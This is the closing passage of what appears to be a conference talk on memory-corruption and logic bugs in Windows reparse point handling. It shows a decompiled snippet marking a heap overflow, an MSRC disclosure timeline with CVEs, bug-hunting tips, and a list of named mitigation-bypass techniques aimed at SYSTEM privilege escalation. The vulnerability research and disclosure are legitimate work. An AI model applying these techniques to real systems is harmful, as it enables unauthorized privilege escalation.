                *(_WORD *) (a2 + 4) = *(_WORD *) (Block_1 + 16);
                *(_WORD *) (a2 + 20) = *(_WORD *) (Block_1 + 32) >> 1;
                memcpy((void *) (a2 + 0x16), (const void *) (Block_1 + 34), *(unsigned __int16 *) (Block_1 + 0x20)); // heap overflow happens, copy size is *(unsigned __int16 *) (Block_1 + 0x20)
            }
            v7 = 0;
        }
    }
}
```

MSRC response and timeline

- The daxexec reparse point integer overflow vulnerability
 - 2021 Feb 9: reported to MSRC.
 - 2021 Feb 25: confirmed for a fix.
 - 2021 Mar 3: bounty was granted.
 - 2021 July 13: fixed with CVE-2021-33759.
- The daxexec reparse point out of bounds read vulnerability
 - 2021 July 22: reported to MSRC.
 - 2021 Aug 9: confirmed for a fix.
 - 2021 Aug 18: bounty was granted.
 - 2021 Nov 9: fixed with CVE-2021-36957.
- The AppxDeploymentServer reparse point integer overflow vulnerability
 - 2021 July 2: reported to MSRC.
 - 2021 Aug 10: Silently patched without any notice and credit.
- The Wci reparse point integer overflow vulnerability
 - 2021 July 2: reported to MSRC.
 - 2021 Aug 10: Silently patched without any notice and credit.
- The AppxDeploymentServer reparse point out of bounds read vulnerability ?
- The Wci reparse point out of bounds read vulnerability ?
- The reparse point race condition vulnerability in 3 modules ?

The new attack surface impact

- Almost all current and future mitigations for logic bugs in reparse points are useless
- Native code execution in system services
 - Successful exploitation leads to privilege elevation to SYSTEM directly
 - no matter with impersonation or not in the system service
- For fun and profit!

Future bug hunting insights

- Find the target statically or dynamically
- Code review or fuzzing
- Create the PoC

Summary

- A Story of Two Solitaires
- The Pwn2Own 2021 Journey
 - Re-do bug class: Microsoft Solitaire Reset bug
 - Useful and universal exploitation techniques for reparse point logic vulnerability mitigations bypass
 - The directory to file redirection technique
 - The dangling mount point technique
 - The directory oplock technique for GetNamedSecurityInfo/SetNamedSecurityInfo
 - The 3-times directory redirection technique
- A less recognized Solitaire
 - New attack surface for memory corruption vulnerabilities in reparse points
- Win your own solitaire in reparse points!!!

Links and References

- Symboliclink testing tools
 - <https://github.com/googleprojectzero/symboliclink-testing-tools>
- Windows: Desktop Bridge Activation Arbitrary Directory Creation EoP
 - <https://bugs.chromium.org/p/project-zero/issues/detail?id=1550>
- Attacking ECMAScript Engines with Redefinition
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Silvanovich-Attacking-ECMA-Script-Engines-With-Redefinition-wp.pdf>
- POWER IN PAIRS: How one fuzzing template revealed over 100 IE UAF vulnerabilities
 - <https://www.blackhat.com/docs/eu-14/materials/eu-14-Lu-The-Power-Of-Pair-One-Template-That-Reveals-100-plus-UAF-IE-Vulnerabilities.pdf>

Q & A